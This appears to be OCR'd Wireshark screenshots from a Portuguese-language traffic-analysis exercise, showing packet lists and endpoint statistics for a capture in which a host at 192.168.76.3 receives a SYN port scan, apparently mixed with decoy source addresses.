
Análise de Padrões



	Time	Source	Destination	Protocol	Length	Info
3	0.115788	192.168.76.4	192.168.76.3	TCP	60	59982 → 1025 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
4	0.115809	192.168.76.3	192.168.76.4	TCP	54	1025 → 59982 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5	0.115843	10.51.10.1	192.168.76.3	TCP	60	59982 → 1025 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
6	0.115850	192.168.100.24	192.168.76.3	TCP	60	59982 → 1025 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
7	0.115853	50.100.3.10	192.168.76.3	TCP	60	59982 → 1025 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
8	0.115856	35.247.254.172	192.168.76.3	TCP	60	59982 → 1025 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
9	0.115858	192.168.76.4	192.168.76.3	TCP	60	[TCP Retransmission] 59982 → 1025 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
10	0.115861	192.168.76.3	192.168.76.4	TCP	54	1025 → 59982 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
11	0.115901	8.8.8.8	192.168.76.3	TCP	60	59982 → 1025 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
12	0.115906	104.80.8.43	192.168.76.3	TCP	60	59982 → 1025 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
13	0.115909	108.179.252.149	192.168.76.3	TCP	60	59982 → 1025 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
14	0.115911	177.52.160.60	192.168.76.3	TCP	60	59982 → 1025 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
15	0.115913	192.168.76.12	192.168.76.3	TCP	60	59982 → 1025 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
16	0.115925	192.168.76.4	192.168.76.3	TCP	60	59982 → 53 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
17	0.115955	192.168.76.3	192.168.76.4	TCP	58	53 → 59982 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
18	0.115996	10.51.10.1	192.168.76.3	TCP	60	59982 → 53 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
19	0.116014	192.168.100.24	192.168.76.3	TCP	60	59982 → 53 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
20	0.116018	50.100.3.10	192.168.76.3	TCP	60	59982 → 53 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
21	0.116020	35.247.254.172	192.168.76.3	TCP	60	59982 → 53 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
22	0.116048	192.168.76.4	192.168.76.3	TCP	60	[TCP Out-Of-Order] 59982 → 53 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
23	0.116053	192.168.76.3	192.168.76.4	TCP	58	[TCP Out-Of-Order] 53 → 59982 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
24	0.116066	8.8.8.8	192.168.76.3	TCP	60	59982 → 53 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
25	0.116069	104.80.8.43	192.168.76.3	TCP	60	59982 → 53 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
26	0.116072	108.179.252.149	192.168.76.3	TCP	60	59982 → 53 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
27	0.116074	177.52.160.60	192.168.76.3	TCP	60	59982 → 53 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
28	0.116077	192.168.76.12	192.168.76.3	TCP	60	59982 → 53 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
29	0.116233	192.168.76.4	192.168.76.3	TCP	60	59982 → 53 [RST] Seq=1 Win=0 Len=0
30	0.116238	192.168.76.4	192.168.76.3	TCP	60	59982 → 1723 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
31	0.116241	192.168.76.3	192.168.76.4	TCP	54	1723 → 59982 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
32	0.116277	10.51.10.1	192.168.76.3	TCP	60	59982 → 1723 [SYN] Seq=0 Win=1024 Len=0 MSS=1460


Análise de Padrões

- Statistics > Endpoints



Wireshark · Endpoints · ananalise1-2.pcap

Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes	Country	City	AS Number	AS Organization
192.168.76.3	17.915	1077 k	2.725	150 k	15.190	927 k	—	—	—	—
192.168.76.5	4.130	238 k	2.100	127 k	2.030	111 k	—	—	—	—
192.168.76.4	1.442	85 k	747	46 k	695	39 k	—	—	—	—
108.179.252.149	1.374	83 k	1.374	83 k	0	0	—	—	—	—
177.52.160.60	1.373	83 k	1.373	83 k	0	0	—	—	—	—
8.8.8.8	1.372	83 k	1.372	83 k	0	0	—	—	—	—
104.80.8.43	1.372	83 k	1.372	83 k	0	0	—	—	—	—
50.100.3.10	1.371	83 k	1.371	83 k	0	0	—	—	—	—
10.51.10.1	1.370	83 k	1.370	83 k	0	0	—	—	—	—
35.247.254.172	1.370	83 k	1.370	83 k	0	0	—	—	—	—
192.168.100.24	1.369	83 k	1.369	83 k	0	0	—	—	—	—
192.168.76.100	1.019	61 k	1.019	61 k	0	0	—	—	—	—
192.168.76.12	353	21 k	353	21 k	0	0	—	—	—	—




Wireshark · Endpoints · ananalise1-2.pcap

Ethernet · 4 | IPv4 · 13 | IPv6 | TCP · 1280 | UDP · 22

Address	Port	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes
10.51.10.1	54311	4	296	4	296	0	0
10.51.10.1	54312	1	74	1	74	0	0
10.51.10.1	54313	1	74	1	74	0	0
10.51.10.1	54314	1	74	1	74	0	0
10.51.10.1	54315	1	74	1	74	0	0
10.51.10.1	54316	1	74	1	74	0	0
10.51.10.1	54573	1	74	1	74	0	0
10.51.10.1	54574	1	74	1	74	0	0
10.51.10.1	54575	1	74	1	74	0	0
10.51.10.1	54576	1	70	1	70	0	0
10.51.10.1	54577	1	74	1	74	0	0
10.51.10.1	54578	1	70	1	70	0	0
10.51.10.1	54585	1	66	1	66	0	0
10.51.10.1	54587	4	296	4	296	0	0
10.51.10.1	54588	1	74	1	74	0	0
10.51.10.1	54589	1	74	1	74	0	0
10.51.10.1	54590	1	74	1	74	0	0
10.51.10.1	54591	1	74	1	74	0	0
10.51.10.1	54592	1	74	1	74	0	0
10.51.10.1	59982	332	19 k	332	19 k	0	0
35.247.254.172	38533	1.000	60 k	1.000	60 k	0	0
35.247.254.172	54297	1	74	1	74	0	0
35.247.254.172	54298	1	74	1	74	0	0
35.247.254.172	54299	1	74	1	74	0	0
35.247.254.172	54300	1	70	1	70	0	0
35.247.254.172	54301	1	74	1	74	0	0
35.247.254.172	54302	1	70	1	70	0	0

☐ Name resolution ☐ Limit to display filter




Wireshark · Endpoints · ananalise1-2.pcap

Address	Port	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes
192.168.76.3	1	91	6300	14	756	77	5544
192.168.76.3	3	13	768	2	108	11	660
192.168.76.3	4	13	768	2	108	11	660
192.168.76.3	6	26	1536	4	216	22	1320
192.168.76.3	7	13	768	2	108	11	660
192.168.76.3	9	26	1536	4	216	22	1320
192.168.76.3	13	13	768	2	108	11	660
192.168.76.3	17	26	1536	4	216	22	1320
192.168.76.3	19	13	768	2	108	11	660
192.168.76.3	20	13	768	2	108	11	660
192.168.76.3	21	383	27 k	40	2768	343	24 k
192.168.76.3	22	28	1672	4	232	24	1440
192.168.76.3	23	30	1792	4	232	26	1560
192.168.76.3	24	26	1536	4	216	22	1320
192.168.76.3	25	30	1792	4	232	26	1560
192.168.76.3	26	13	768	2	108	11	660
192.168.76.3	30	13	768	2	108	11	660
192.168.76.3	32	26	1536	4	216	22	1320
192.168.76.3	33	13	768	2	108	11	660
192.168.76.3	37	13	768	2	108	11	660
192.168.76.3	42	13	768	2	108	11	660
192.168.76.3	43	26	1536	4	216	22	1320
192.168.76.3	49	13	768	2	108	11	660
192.168.76.3	53	30	1792	4	232	26	1560
192.168.76.3	70	13	768	2	108	11	660
192.168.76.3	79	26	1536	4	216	22	1320
192.168.76.3	80	28	1672	4	232	24	1440
192.168.76.3	81	26	1536	4	216	22	1320
192.168.76.3	82	26	1536	4	216	22	1320
192.168.76.3	83	13	768	2	108	11	660
192.168.76.3	84	26	1536	4	216	22	1320
192.168.76.3	85	13	768	2	108	11	660
192.168.76.3	88	13	768	2	108	11	660
192.168.76.3	89	26	1536	4	216	22	1320

□ Name resolution

□ Limit to display filter

